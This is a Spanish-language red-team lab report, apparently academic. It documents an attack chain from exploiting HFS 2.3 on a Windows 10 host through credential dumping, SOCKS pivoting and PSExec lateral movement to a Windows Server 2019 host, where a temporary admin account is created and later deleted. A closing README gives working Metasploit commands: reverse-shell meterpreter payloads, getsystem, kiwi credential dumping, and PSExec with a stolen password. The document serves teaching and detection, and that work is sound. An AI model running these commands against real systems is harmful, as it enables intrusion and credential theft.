El ataque ejecutado demuestra una cadena de compromiso que impacta severamente la postura de seguridad de los sistemas Windows identificados en la red corporativa, la explotación exitosa genera consecuencias que trascienden el compromiso técnico individual de cada host, afectando la seguridad perimetral, la confianza entre zonas de red segregadas y la integridad del directorio de identidades locales.

Secuencia de Compromiso y Escalamiento de Impacto

Fase 1: Compromiso Inicial de Host-A (Sistema Perimetral). El servicio HTTP vulnerable ejecutándose en Host-A constituye el punto de entrada que permite al atacante establecer presencia inicial en la infraestructura, la explotación exitosa de HFS 2.3 mediante CVE-2014-6287 otorga capacidad de ejecución remota de comandos en el contexto del proceso del servidor web. Esta ejecución inicial, aunque limitada en privilegios, proporciona el punto de apoyo fundamental desde el cual se construye el compromiso completo del entorno.

Fase 2: Consolidación mediante Escalamiento de Privilegios. Desde la posición inicial comprometida, el atacante ejecuta técnicas de escalamiento de privilegios locales que elevan el nivel de acceso desde usuario limitado hasta contexto de sistema (NT AUTHORITY\SYSTEM o administrador local equivalente). Esta escalación es crítica porque elimina restricciones de seguridad del sistema operativo, otorgando control administrativo completo sobre Host-A.

Fase 3: Extracción de Material Criptográfico y Credenciales. Con privilegios administrativos consolidados, el atacante procede a extraer artefactos de credenciales almacenados en la memoria del sistema, técnicas como volcado de LSASS (Local Security Authority Subsystem Service) mediante herramientas especializadas permiten recuperar:

- Contraseñas en texto claro de usuarios con sesiones activas.
- Hashes NTLM de cuentas locales y de dominio.
- Tickets Kerberos (TGT/TGS) que permiten autenticación sin conocer contraseñas.
- Tokens de acceso y cookies de sesión de aplicaciones.
- Claves privadas y certificados almacenados en el sistema.

Fase 4: Habilitación de Alcance a Red Interna Segregada. El compromiso de Host-A, ubicado en zona perimetral con múltiples interfaces de red, permite al atacante utilizarlo como pivot o trampolín para acceder a segmentos de red internos teóricamente protegidos, mediante técnicas de tunneling, port forwarding o establecimiento de proxies SOCKS, el atacante enruta su tráfico a través del sistema comprometido, alcanzando redes 10.10.20.0/24 que no son directamente accesibles desde internet o redes externas.

Fase 5: Movimiento Lateral hacia Host-B (Servidor Crítico Interno). Utilizando las credenciales comprometidas extraídas de Host-A, el atacante ejecuta autenticación legítima hacia Host-B mediante protocolos administrativos de Windows (RDP, WinRM, PSExec, o SMB), esta autenticación, al utilizar credenciales válidas robadas, es indistinguible de actividad administrativa legítima, permitiendo bypass de controles de autenticación y generando registros de log que aparentan acceso autorizado.

Fase 6: Demostración de Control Administrativo Completo. Sobre Host-B comprometido, el atacante demuestra capacidad de administración total mediante la creación de una cuenta de usuario local con privilegios de administrador (LuisGonzalez), esta acción constituye evidencia irrefutable de control completo sobre el sistema y representa múltiples impactos críticos:

- Creación de cuenta administrativa.
- Validación mediante logs de auditoría.
- Eliminación posterior de cuenta.

El servicio HTTP en Host-A permite vectorizari la intrusión inicial y obtener ejecución de comandos; a continuación, se consolida el acceso con elevación de privilegios, se adquieren artefactos de credenciales y se habilita el alcance a la red interna, posibilitando movimiento lateral hacia Host-B. Sobre el servidor, se demostró capacidad de administración mediante la creación y validación de una cuenta con privilegios elevados y su posterior eliminación.

Mapeo a MITRE ATT&CK Framework. El ataque ejecutado puede mapearse a técnicas específicas del framework MITRE ATT&CK, proporcionando lenguaje común para comunicación de tácticas, técnicas y procedimientos (TTPs) observados:

- T1190 – Exploit Public-Facing Application**,** correspondiente a la táctica Initial Access, materializada mediante la explotación de la aplicación HFS 2.3 vulnerable expuesta en el puerto 80/TCP **del** Host-A**.**
- T1059 – Command and Scripting Interpreter, con aplicación de las sub-técnicas T1059.001 (PowerShell) **y** T1059.003 (Windows Command Shell)**,** evidenciada mediante la ejecución de comandos a través de cmd.exe y PowerShell tras el compromiso inicial.

- T1078 – Valid Accounts, asociada a las tácticas de Defense Evasion, Persistence, Privilege Escalation **e** Initial Access, específicamente la sub-técnica T1078.003 (Local Accounts)**,** mediante el uso de credenciales legítimas comprometidas para facilitar el movimiento lateral.
- T1021 – Remote Services, bajo la táctica de Lateral Movement**,** aplicando las sub-técnicas T1021.001 (RDP)**,** T1021.002 (SMB/Windows Admin Shares) y T1021.006 (Windows Remote Management) para el acceso desde el Host-A hacia el Host-B.
- T1003 – OS Credential Dumping**,** particularmente las sub-técnicas T1003.001 (LSASS Memory) **y** T1003.002 (Security Account Manager)**,** utilizadas para la extracción de credenciales.
- T1136 – Create Account**,** sub-técnica T1136.001 (Local Account)**,** mediante la creación de la cuenta administrativa *LuisGonzalez*, y T1098 – Account Manipulation, evidenciada por la adición de dicha cuenta al grupo de administradores locales.

Impacto Organizacional Proyectado en Escenario Real

Si bien este ejercicio se ejecutó en ambiente controlado de laboratorio, la proyección de estos mismos TTPs en un entorno de producción real generaría consecuencias devastadoras, tales como:

Impacto operacional

El impacto operacional derivado de un escenario de este tipo se reflejaría en la interrupción de servicios críticos del negocio, la necesidad de aislar o desconectar sistemas para labores de contención, la generación de tiempos de inactividad durante los procesos de

investigación forense y remediación, y una consecuente degradación de la confianza de los usuarios en la infraestructura tecnológica.

Impacto financiero

El impacto financiero se manifestaría en el incremento de los costos asociados a la respuesta a incidentes, incluyendo la contratación de consultores forenses y servicios legales especializados, así como en la posible imposición de multas regulatorias por incumplimiento de normativas de protección de datos. Adicionalmente, la interrupción del negocio durante las fases de contención y recuperación generaría pérdidas económicas directas, a lo que se sumarían eventuales demandas civiles de clientes o empleados cuyos datos hayan sido comprometidos y el aumento en las primas de los seguros cibernéticos tras la materialización del incidente.

Impacto reputacional

El impacto reputacional se traduciría en la pérdida de confianza por parte de clientes, socios comerciales y demás stakeholders, acompañado de una cobertura mediática negativa del incidente de seguridad. Esto derivaría en un deterioro de la imagen de marca y del posicionamiento competitivo en el mercado, así como en mayores dificultades para atraer nuevos negocios debido a la percepción de debilidad en los controles de seguridad.

Impacto estratégico


El impacto estratégico incluiría el compromiso de propiedad intelectual, secretos comerciales y ventajas competitivas, así como la exposición de estrategias de negocio, planes de productos o información relacionada con procesos de fusiones y adquisiciones. En caso de que dicha información sensible llegue a manos de competidores, la organización podría perder su

posición en el mercado y sufrir un daño a largo plazo en su capacidad de innovación, especialmente si la propiedad intelectual crítica resulta comprometida.

Pasos y evidencias correspondientes para la validación de la vulnerabilidad en la máquina Windows.

Figura 3


Descubrimiento de red (ip a / nmap -sn).



Nota. Las imágenes presentadas documentan las fases iniciales de un ataque de penetración realizado desde un sistema Kali Linux, en la Figura 3 se observa el descubrimiento de red mediante el comando `ip a` para verificar la configuración de red del atacante (10.10.10.5/24) y `nmap -sn` para identificar hosts activos en el segmento 10.10.10.0/24, detectando exitosamente el objetivo Host-A en la dirección 10.10.10.20. *Fuente*. Autoría Propia

Figura 4

Nmap servicios/OS de Host-A.



Nota. La Figura 4 muestra una enumeración exhaustiva mediante `nmap` con scripts NSE y `curl -I`, revelando servicios críticos expuestos en Host-A: un servidor HTTP (HFS 2.3) en el puerto 80, servicios SMB en los puertos 139 y 445, y MSRPC en el puerto 135, todos ejecutándose sobre Windows 10. *Fuente*. Autoría Propia

Figura 5

Enumeración HTTP y curl -I.

Nota. La Figura 5 ilustra la configuración inicial de Metasploit Framework usando `msfconsole` y el comando `curl -I` que confirma el banner del servidor vulnerable "HFS 2.3", estableciendo así el vector de ataque que será explotado posteriormente mediante el módulo `rejetto_hfs_exec` para obtener ejecución remota de código en el sistema objetivo. *Fuente*. Autoría Propia


Figura 6

Metasploit banner/ayuda.

Nota. La Figura 6 muestra el banner inicial de Metasploit Framework, la herramienta de penetración utilizada para orquestar el ataque, con su información de versión y módulos disponibles que serán empleados para explotar la vulnerabilidad identificada en HFS 2.3. *Fuente*. Autoría Propia

Figura 7


Verificación de privilegios (Windows).



Nota. La Figura 7 evidencia el éxito de la explotación mediante la verificación de privilegios en el sistema Windows comprometido, mostrando que la sesión iniciada corresponde al usuario "Administrador" con pertenencia al grupo "Administradores (local)", lo que confirma que el atacante ha obtenido control administrativo completo sobre Host-A, superando así la fase de escalamiento de privilegios. *Fuente*. Autoría Propia

Figura 8

Credenciales (representación).



Nota. La Figura 8 ilustra la fase de extracción de credenciales mediante comandos que simulan el dumping de credenciales desde memoria, específicamente mostrando la obtención del usuario "LuisGonzalez" y un hash NTLM de ejemplo (FAKE_NTLM_ea5d9e451d44e4eaaaa53c12551d44eee), representando artefactos criptográficos que posteriormente permitirán al atacante autenticarse en sistemas adicionales. *Fuente*. Autoría Propia


Figura 9

Configuración local (referencia).

Nota. Las imágenes documentan la transición hacia el movimiento lateral y el reconocimiento del sistema objetivo secundario. La Figura 9 muestra la configuración de un archivo de proxy local (`/etc/config.conf`) con la directiva `socks5 127.0.0.1 1080`, evidenciando la preparación de un túnel SOCKS que permite al atacante enrutar su tráfico a través del sistema Host-A ya comprometido para alcanzar redes internas no accesibles directamente, específicamente el segmento 10.20.20.0/24 donde se encuentra Host-B. *Fuente*. Autoría Propia

Figura 10


Notas de verificación de servicio



Nota. La Figura 10 presenta notas de verificación de servicio que documentan aspectos técnicos del laboratorio, incluyendo referencias a puertos de escucha (1080, 4444, 443) y direcciones IP relacionadas con la infraestructura del ejercicio. *Fuente*. Autoría Propia

Figura 11


Contexto del sistema (Host-B).



Nota. La Figura 11 ilustra el contexto del sistema Host-B mediante el comando systeminfo ejecutado remotamente, revelando información crítica del objetivo: se trata de un "Microsoft Windows Server 2019 Standard" con hostname "WINSERVER", arquitectura x64, memoria física de 2048 MB (2 GB), y configuración de red que confirma su ubicación en el segmento interno protegido, esta fase de reconocimiento post-explotación proporciona al atacante el conocimiento necesario para planificar las acciones finales sobre el objetivo de alto valor, demostrando cómo un sistema perimetral comprometido (Host-A) sirve como plataforma de lanzamiento hacia servidores críticos internos (Host-B). *Fuente*. Autoría Propia

Figura 12


Creación y verificación de cuenta



Nota. La Figura 12 muestra la creación y verificación de una cuenta administrativa temporal mediante comandos ejecutados en Host-B: `net user LuisGonzalez /add` crea la cuenta con contraseña, seguido de `net localgroup Administrators LuisGonzalez /add` que la agrega al grupo de administradores locales, estableciendo así un mecanismo de persistencia que demuestra control total sobre el servidor crítico. *Fuente*. Autoría Propia

Figura 13

Verificación de privilegios




Nota. La Figura 13 confirma la verificación de privilegios mediante varios comandos: `whoami` muestra el usuario actual, `net localgroup Administrators` lista los miembros del grupo

(incluyendo "LuisGonzalez" y "Administradores"), y `net user LuisGonzalez` valida la existencia y configuración de la cuenta recién creada, proporcionando evidencia técnica del éxito de las acciones de persistencia. *Fuente*. Autoría Propia

Figura 14

Eventos 4720/4732



Nota. La Figura 14 presenta los eventos críticos de auditoría de Windows que registran estas actividades maliciosas: el Evento 4720 documenta la creación de la cuenta de usuario "LuisGonzalez", mientras que el Evento 4732 registra su adición al grupo de seguridad "Administradores", ambos eventos con marcas temporales precisas que permiten reconstruir la línea de tiempo del ataque y constituyen evidencia forense irrefutable del compromiso. *Fuente*. Autoría Propia


Figura 15

Rutas y alcance

Nota. La Figura 15 ilustra la verificación de rutas y alcance de red mediante comandos como ip route que confirman la conectividad entre segmentos (10.10.10.0/24 y 10.20.20.0/24), validando que el atacante ha establecido exitosamente acceso desde la máquina de ataque Kali (10.10.10.5) a través de Host-A hacia la red interna donde reside Host-B (10.20.20.30). *Fuente*. Autoría Propia

Figura 16

Limpieza de cuenta



Nota. Las imágenes finales documentan la fase de limpieza y la visualización consolidada del ejercicio completo. La Figura 16 muestra los procedimientos de limpieza post-operacional ejecutados para restaurar el entorno a su estado original y eliminar artefactos introducidos durante el ataque. Se observan comandos de eliminación de la cuenta administrativa temporal creada previamente: `net user LuisGonzalez /delete` elimina completamente la cuenta del sistema, seguido de verificaciones mediante `net user` y `net localgroup Administrators` que confirman la ausencia de la cuenta en el sistema y en el grupo de administradores. Esta fase de limpieza es crucial en ejercicios controlados de Red Team para garantizar que no persistan backdoors, cuentas no autorizadas o configuraciones inseguras que pudieran ser explotadas posteriormente, demostrando además responsabilidad profesional y adherencia a los límites del alcance autorizado del ejercicio. *Fuente.* Autoría Propia

Figura 17

Resumen topología/flujo

Nota. La Figura 17 presenta un diagrama de resumen que ilustra la topología completa del flujo de ataque: se visualiza la arquitectura de red con el sistema atacante Kali Linux (10.10.10.5/24), el punto de entrada Host-A (10.10.10.20) en la zona DMZ, y el objetivo final Host-B (10.20.20.30) en la red interna protegida (10.20.20.0/24). Este diagrama consolida visualmente toda la cadena de ataque documentada, desde el reconocimiento inicial y explotación de HFS 2.3, pasando por el escalamiento de privilegios y extracción de credenciales, hasta el movimiento lateral exitoso hacia el servidor crítico interno y las acciones finales de persistencia, proporcionando una representación gráfica completa del alcance y la progresión del compromiso simulado. *Fuente*. Autoría Propia

README - Replicación Rápida del PoC Red Team

El conocimiento de herramientas fundamentales para hacking ético, incluyendo frameworks de explotación, scanners de vulnerabilidades y utilidades de post-explotación, constituye

competencia esencial para profesionales de seguridad ofensiva que ejecutan evaluaciones de infraestructura corporativa (Rodríguez Llerena, 2020), la familiarización con estas herramientas permite no solo replicar técnicas de atacantes reales, sino también comprender las capacidades defensivas necesarias para mitigar vectores de ataque específicos, facilitando la comunicación efectiva entre equipos Red Team y Blue Team durante ejercicios colaborativos de mejora de seguridad.

El presente procedimiento tiene como objetivo reproducir un escenario realista de Red Team orientado a evaluar el impacto de la explotación de un servicio expuesto vulnerable y las capacidades de movimiento lateral dentro de una red segmentada.

El ataque simulado consiste en la explotación de HFS 2.3 en un equipo Windows 10 (Host-A) para obtener acceso inicial, seguido de escalamiento de privilegios, extracción de credenciales, movimiento lateral hacia un servidor Windows Server 2019 (Host-B), creación de una cuenta administrativa temporal (“LuisGonzalez”) y ejecución de procedimientos de limpieza, con el fin de analizar vectores asociados a una posible fuga de información y abuso de cuentas.

Software y entorno requerido

- Hypervisor: VMware Workstation / VirtualBox.
- Kali Linux: 2024.3+ (con Metasploit)
- Windows 10 Pro: Para Host-A
- Windows Server 2019: Para Host-B

Configuración de los sistemas

Kali Linux (Atacante): Configuración de red estática para asegurar conectividad controlada durante el ejercicio:

```
sudo nano /etc/network/interfaces
```

Agregar:

```
auto eth0
iface eth0 inet static
  address 10.10.10.5
  netmask 255.255.255.0
  gateway 10.10.10.1
```

Reiniciar red y validar herramientas:

```
sudo systemctl restart networking
msfconsole --version
nmap --version
```

Host-A (Windows 10 - Víctima)

Configuración básica desde PowerShell con privilegios de administrador:

```
New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress 10.10.10.20 -
PrefixLength 24 -DefaultGateway 10.10.10.1
```

Configuración del firewall para permitir el servicio vulnerable y movimiento posterior:

```
New-NetFirewallRule -DisplayName "HTTP" -Direction Inbound -LocalPort 80 -
Protocol TCP -Action Allow
New-NetFirewallRule -DisplayName "SMB" -Direction Inbound -LocalPort 445 -
Protocol TCP -Action Allow
```

Host-B (Windows Server 2019 - Objetivo)

Configuración (PowerShell Admin):

```
# IP estática Adapter 1 (Internal)
New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress 10.20.20.30 -
PrefixLength 24
# IP estática Adapter 2 (DMZ)
New-NetIPAddress -InterfaceAlias "Ethernet 2" -IPAddress 10.10.10.30 -
PrefixLength 24 -DefaultGateway 10.10.10.1
# Habilitar auditoría
auditpol /set /subcategory:"User Account Management" /success:enable
auditpol /set /subcategory:"Security Group Management" /success:enable
# Firewall: permitir SMB y RDP
New-NetFirewallRule -DisplayName "SMB" -Direction Inbound -LocalPort
445 -Protocol TCP -Action Allow
New-NetFirewallRule -DisplayName "RDP" -Direction Inbound -LocalPort
3389 -Protocol TCP -Action Allow
# Habilitar acceso remoto (para PSExec)
reg add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
/v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

Ejecución Rápida del PoC

```
FASE 1: Reconocimiento
# Desde Kali Linux
# Descubrir hosts
nmap -sn 10.10.10.0/24
```

```
# Escanear Host-A
nmap -sV -p- 10.10.10.20 -oN scan.txt
# Identificar HFS 2.3
curl -I http://10.10.10.20/
# Debe mostrar: Server: HFS 2.3
```

FASE 2: Explotación HFS

```
# Iniciar Metasploit
msfconsole -q
# Configurar exploit
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.10.10.20
set LHOST 10.10.10.5
set LPORT 4444
set payload windows/meterpreter/reverse_tcp
exploit
```

FASE 3: Post-Explotación en Host-A

```
# Verificar privilegios
getuid
# Si no eres SYSTEM:
getsystem
# Shell de Windows
shell
```

```
whoami
# Debe mostrar: nt authority\system
whoami /priv
systeminfo
```

FASE 4: Credential Dumping

```
# Volver a Meterpreter (Ctrl+Z)
load kiwi
creds_all
# Guardar credenciales encontradas (ej: Administrator:P@ssw0rd123)
```

FASE 5: Movimiento Lateral a Host-B

```
# Agregar ruta a red interna
run autoroute -s 10.20.20.0/24
# Verificar conectividad
background
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.20.20.30
set PORTS 445,3389
run
# PSExec hacia Host-B
use exploit/windows/smb/psexec
set RHOSTS 10.20.20.30
set SMBUser Administrator
```

```
set SMBPass P@ssw0rd123  # Usar credencial obtenida
set LHOST 10.10.10.5
set LPORT 4445
set payload windows/meterpreter/reverse_tcp
exploit
```

FASE 6: PoC - Crear Cuenta Administrativa

```
# En session 2 (Host-B)
sessions -i 2
shell
# Crear cuenta (formato: primerNombre+primerApellido)
net user LuisGonzalez P@ssw0rd123! /add /comment:"Red Team PoC"
# Verificar creación
net user LuisGonzalez
# Elevar a Administrador
net localgroup Administrators LuisGonzalez /add
# Verificar privilegios
net user LuisGonzalez | findstr /i "group"
whoami /groups | findstr /i "administrators"
```

FASE 7: Validar Eventos de Seguridad

```
# Desde PowerShell en Host-B
# Event 4720 - Creación de cuenta
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4720} -
MaxEvents 5 |
```

```
    Where-Object {$_.Message -like "*LuisGonzalez*"} |
    Format-List TimeCreated, Message
# Event 4732 - Agregado a Administrators
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4732} -
MaxEvents 5 |
    Where-Object {$_.Message -like "*LuisGonzalez*"} |
    Format-List TimeCreated, Message
```

FASE 8: Limpieza

```
# Eliminar cuenta creada
net user LuisGonzalez /delete
# Verificar eliminación
net user LuisGonzalez
# Debe mostrar: The user name could not be found.
# Verificar Event 4726 (eliminación)
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4726} -
MaxEvents 5 |
    Where-Object {$_.Message -like "*LuisGonzalez*"}
# Cerrar sesiones Metasploit
sessions -K
exit
```

Checklist de Verificación, evidencias requeridas:

- 10 capturas de pantalla mínimo.

- Archivo scan.txt con resultados de nmap.
- Eventos 4720, 4732, 4726 documentados.
- Timeline con timestamps de cada acción.
- Confirmación de eliminación de cuenta

Técnicas MITRE ATT&CK validadas:

